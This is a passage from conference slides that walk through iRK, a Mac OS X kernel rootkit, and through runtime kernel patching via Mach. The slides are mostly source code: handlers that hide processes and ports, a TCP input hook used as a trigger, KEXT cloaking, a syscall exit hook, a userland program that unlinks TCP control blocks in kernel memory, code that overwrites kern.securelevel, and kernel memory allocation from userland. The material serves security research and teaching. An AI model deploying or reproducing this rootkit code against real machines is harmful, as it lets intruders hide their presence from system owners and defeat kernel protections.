                printf("unit = %d\n", unit);
                switch(args->cmd) {
                        case iRKCMD_INIT:
                                printf("client sent init packet.\n");
                                irk_g_flags = flags;
                                irk_g_unit = unit;
                                irk_g_kctlref = ctlref;
                                irk_send_ack();
                               break;
                        case iRKCMD_HIDEPROC:
                                if (args->arg) {
                                        printf("Hiding proc %d\n", args->arg);
                                        if(!irk_svr_pid) {
                                                irk_svr_pid = (pid_t)args->arg;
                                                hide_proc((pid_t)args->arg);
```

(Continued)

iRK Walkthrough – Write Handler (Continued)

```
                                        } else {
                                           printf("Old proc still living...\n");
                                        }
                                }
                                break;
                        case iRKCMD_HIDEPORT:
                                if(args->arg) {
                                        printf("Hiding port %d\n", args->arg);
                                        hide_port((u_int16_t)args->arg);
                                }
                                break;
                        default:
                                break;
                }
        return (0);
}
(Continued)
```

iRK Walkthrough – Install Network Hook

```
/*
 * Install tcp_input_hook to look for network trigger
 */
struct protosw * tcp_handler;
tcp_handler = ip_protox[IPPROTO_TCP];
tcp_handler->pr_input = tcp_input_hook;
```

iRK Walkthrough – Cloak KEXT

```
        /*
         * Cloak KEXT from kextstat
         */
        cloak();
```

- Cloak()

```
/* cloak()
 * Prevents current KEXT from being listed by kextstat
 * by removing its reference from the kmod list...
 * Ripped straight from WeaponX, all credit to nemo.
 */
void cloak() {
        kmod = kmod->next;
}
```

iRK Walkthrough – Locate sysent and hook exit()

```
/*
 * Locate sysent...
 */
_sysent = find_sysent();
if (_sysent == NULL) {
        return KERN_FAILURE;
}

/*
 * Install exit hook to prevent kernel panic when hidden process exits...
 */
real_exit = (sysc_func_t *) _sysent[SYS_exit].sy_call;
_sysent[SYS_exit].sy_call = (sy_call_t *) hooked_exit;
```

iRK Walkthrough – Locate sysent and hook exit()

```
/*
 * Locate sysent...
 */
_sysent = find_sysent();
if (_sysent == NULL) {
        return KERN_FAILURE;
}

/*
 * Install exit hook to prevent kernel panic when hidden process exits...
 */
real_exit = (sysc_func_t *) _sysent[SYS_exit].sy_call;
_sysent[SYS_exit].sy_call = (sy_call_t *) hooked_exit;
```

iRK Walkthrough – hooked_exit()

```
static void hooked_exit(p, uap, retval)
        struct proc *p;
        register struct exit_args *uap;
        register_t *retval;
{
        if(p->p_pid && p->p_pid == irk_svr_pid) {
                printf("Not actually exiting pid %d\n", irk_svr_pid);
                irk_svr_pid = 0;
                retval = 0;
        } else {
                real_exit(p, uap, retval);
        }

}
```

DEMO – iRK

iRK - TODO

- Hide Files on File System
  - Can be done by hooking getdirentries() and getdirentries64()
  - Or possibly via file system filter driver using I/O Kit…

  Investigating this possibility

- Hide subsequent processes started by root shell

RUNTIME PATCHING

5

Patching Running Kernel Memory

So far, the only way to modify kernel data structures, or introduce code into the kernel has been through KEXTs

- Only supported method
- On other BSDs, we can directly access and modify the kernel's memory from userland via /dev/kmem and libkvm
- Unfortunately, x86 OS X removed /dev/kmem (Also, no libkvm by default in newer versions)
  - Can restore /dev/kmem with a custom kernel module
    - See http://www.osxbook.com/book/bonus/chapter8/kma/
  - Then have to install libkvm
  - Don't really want to do this for a rootkit…

Enter Mach…

- Remember, XNU is build on BSD *and* mach…
- Mach gives us a nice RPC API for modifying memory of another mach task
  - And the kernel is another Mach task!
- Some useful mach functions
  - task_for_pid()
  - vm_write()
  - vm_read()
  - See /path/to/xnu/source/osfmk/man/ for man pages for these functions

Walkthrough Mach DKOM - mach_hidetcp.c

```
#include <stdio.h>
#include <stdlib.h>
#include <mach/mach.h
#include <mach/mach_types.h>
#include <sys/types.h>
#include <netinet/in.h>
#include <sys/socketvar.h>
#include <netinet/in_pcb.h>
#include "hidetcp.h”
#define TCBINFOADDR 0x00553200
void bail(char *msg) {
        fprintf(stderr, "Error: %s\n", msg);
        exit(-1);
}
(Continued)
```

Walkthrough Mach DKOM - mach_hidetcp.c

```
caddr_t list_first(mach_port_t kernel_task, caddr_t address) {
        struct inpcbinfo tcbinfo;
        struct inpcbheadl_current;
        mach_msg_type_number_t bytes_read;
        if(vm_read_overwrite(kernel_task, (vm_address_t) address, sizeof(tcbinfo), &tcbinfo,
        &bytes_read)) {
        if(vm_read_overwrite(kernel_task, (vm_address_t) tcbinfo.listhead, sizeof(l_current), &l_current,
        &bytes_read)) {
                bail("reading from tcbinfo.listhead");
        }
        return (caddr_t) l_current.lh_first;
}
```

(Continued)

Walkthrough Mach DKOM - mach_hidetcp.c

```
caddr_t list_next(mach_port_t kernel_task, caddr_t address) {
        struct inpcb inpb;
         mach_msg_type_number_t bytes_read;
        if(vm_read_overwrite(kernel_task, (vm_address_t) address, sizeof(inpb), &inpb, &bytes_read)) {
                bail("reading inpb");
        }
        return (caddr_t) inpb.inp_list.le_next;
}

(Continued)
```

Walkthrough Mach DKOM - mach_hidetcp.c

```
static int walkpcbinfo() {

//              … Declarations…

                err = task_for_pid(mach_task_self(), 0, &kernel_task);
                …
                addr = list_first(kernel_task, TCBINFOADDR);
                while(addr) {
                        if(vm_read_overwrite(kernel_task, (vm_address_t) addr, sizeof(struct inpcb), &inpb,
                         &bytes_read)) {
                                bail("can't read next inpcb");
                        }
                        //CHANGEME TO USE USER INPUT
                        if(ntohs(inpb.inp_lport) == 8080) {
                                caddr_tle_next;
                                caddr_tle_prev;
                                le_next = inpb.inp_list.le_next;
                                le_prev = inpb.inp_list.le_prev;
                                printf("le_next = %p\nle_prev = %p\n", le_next, le_prev);
                                printf("Found open port, patching... ");
(Continued)
```

Walkthrough Mach DKOM - mach_hidetcp.c

```
                        if(vm_write(kernel_task, (vm_address_t) (le_next+0x18),
                        (vm_address_t)&le_prev, sizeof(le_prev))) {
                                bail("writing to le_next");
                        }
                        if(vm_write(kernel_task, (vm_address_t) (le_next+0x4),
                        (vm_address_t)&le_prev, sizeof(le_prev))) {
                                bail("writing to le_next");
                        }
                        if(vm_write(kernel_task, (vm_address_t) (le_prev),
                         (vm_address_t)&le_next, sizeof(le_next))) {
                                bail("writing to le_prev");
                        }
                        if(vm_write(kernel_task, (vm_address_t) (le_prev+0x14),
                        (vm_address_t)&le_next, sizeof(le_next))) {
                                bail("writing to le_prev");
                        }
                        printf("done\n");
                }
                addr = list_next(kernel_task, addr);
        }
...
```

Other Fun with Mach

- Subverting BSD kern.securelevel security (Courtesy of Nemo)
- Kern.securelevel sysctl can be raised by user, but not lowered
  - `hawtness:~ x30n$ sysctl -a|grep kern.securelevel`
  - `kern.securelevel = 0`
  - `hawtness:~ x30n$ sudo sysctl -w kern.securelevel=1`
  - `kern.securelevel: 0 -> 1`
  - `hawtness:~ x30n$ sysctl -a|grep kern.securelevel`
  - `kern.securelevel = 1`
  - `hawtness:~ x30n$ sudo sysctl -w kern.securelevel=0`
  - `kern.securelevel: 1`
  - **`sysctl: kern.securelevel: Operation not permitted`**

Other Fun with Mach

- We can use mach though to overwrite the securelevel value within kernel space ;)
  - `hawtness:~ x30n$ x30n$ nm /mach_kernel|grep securelevel`
  - `0054f9d0 S _securelevel`
- Changececlvl.c

```
#define SECLVLADDR 0x0054f9d0
value = atoi(argv[1]);
… Obtain Kernel task…
if(vm_write(kernel_task, (vm_address_t) SECLVLADDR,
 (vm_address_t)&value, sizeof(value))) {
        bail(”vm_write.");
}
```

Other Fun with Mach

- Hooking
  - Syscalls, network, etc…
- Inline function patching
  - Changing control flow by modifying kernel code in memory

- When patching code, or installing new code, often need to allocate memory, otherwise we overwrite potentially important regions…

Allocating kernel memory - Traditional

- Usually need to allocate memory to install new code into kernel
    - Kernel memory allocation through BSD is provided with _MALLOC() (/path/to/xnu/source/bsd/kern/kern_malloc.c) within kernel code
    - I/O Kit
        - IOMalloc and related functions
- Allocation code needs to be running in kernel though (KEXT, etc.)

Allocating kernel memory from userland - BSD

- To allocate kernel memory without a kernel module on Linux and other BSDs, attackers have devised other means [5]
  - Identify address of system call handler
  - Backup system call handling code
  - Overwrite syscall with kmalloc()
  - Execute overwritten system call (now kmalloc())
  - Restore system call
- Problematic
  - Race condition – If system call is executed by something else before restored, we'll probably crash…

Allocating kernel memory from userland - Mach

- To allocate kernel memory with mach we simply utilize the mach RPC interface for the kernel task!
  - vm_allocate()

- mach_kalloc.c…

mach_kalloc.c

```
#include <mach/mach.h>
#include <stdint.h>
#include <stdlib.h>
#include <stdio.h>
#define KSIZE 512
int main(int argc, char **argv) {
        mach_port_t     kernel_task;
        kern_return_t   err;
        long            value = 0x41;
        vm_address_t    myaddr;
        int I;
        if(getuid() && geteuid()) {
                printf("Root privileges required!\n");
                exit(1);
        }
        err = task_for_pid(mach_task_self(), 0, &kernel_task);
        if((err != KERN_SUCCESS) || !MACH_PORT_VALID(kernel_task)) {
                printf("getting kernel task.");
                exit(1);
        }
(Continued)
```

mach_kalloc.c

```
(Continued)
        if(vm_allocate(kernel_task, &myaddr, 512, 1)) {
                printf("Error allocating kmem.\n");
                exit(1);
        }
        printf("New memory allocated at %p\n", (vm_address_t) myaddr);
        for(i=0;i<KSIZE;i++) {
                if(vm_write(kernel_task, (vm_address_t) myaddr+i, (vm_address_t)
                &value, 1)) {
                        printf("Error writing to kmem at %p\n", (vm_address_t)
                         myaddr+i);
                        exit(1);
                }
                /*else {
                        printf("Wrote 0x41 to %p\n", myaddr+i);
                }*/
        }
        printf("Done!\nNew Region located at %p\n", (vm_address_t) myaddr);
        exit(0);
}
```

Demo mach_kalloc

Allocating kernel memory from userland - Mach

- To allocate kernel memory with mach we simply utilize the mach RPC interface for the kernel task!
  - vm_allocate()

- mach_kalloc.c…

FINAL

6

Required Reading

- [1] OS X Kernel Programming Guide
  - http://developer.apple.com/documentation/Darwin/Conceptual/KernelProgramming/KernelProgramming.pdf
  - Apple Computer
- [2] Network Kernel Extensions Programming Guide
  - http://developer.apple.com/documentation/Darwin/Conceptual/NKEConceptual/NKEConceptual.pdf
  - Apple Computer
- [3] Mac OS X Internals – A Systems Approach
  - Amit Singh

Required Reading - 2

- [4] Infecting the Mach-o Object Format
  - http://felinemenace.org/~nemo/slides/mach-o_infection.ppt
  - Neil Archibald aka “nemo”
- [5] Linux on-the-fly kernel patching without LKM
  - Phrack 58
  - Sd and devik
- [6] Designing BSD Rootkits
  - Joseph Kong

Required Reading - 2

- [7] Abusing Mach on Mac OS X
  - http://www.uninformed.org/?v=4&a=3
  - Neil Archibald aka “nemo”
- [8] Rootkits: Subverting the Windows Kernel
  - Greg Hoglund and Jamie Butler
- [9] Runtime Kernel Patching
  - http://reactor-core.org/runtime-kernel-patching.html
- [10] Fun and games with FreeBSD Kernel Modules
  - Stephanie Wehner

Required Reading - 2

- [11] Attacking FreeBSD with Kernel Modules: The System Call Approach
  - http://thc.org/papers/bsdkern.html
  - THC

- Much much more…

Updated Slides & Code

- http://www.praetoriang.net/presentations/iRK.html

Questions? / Thank You!

PRAETORIAN GLOBAL™

Jesse ‘x30n’ D’Aguanno
E: jesse@praetoriang.net

praetoriang.net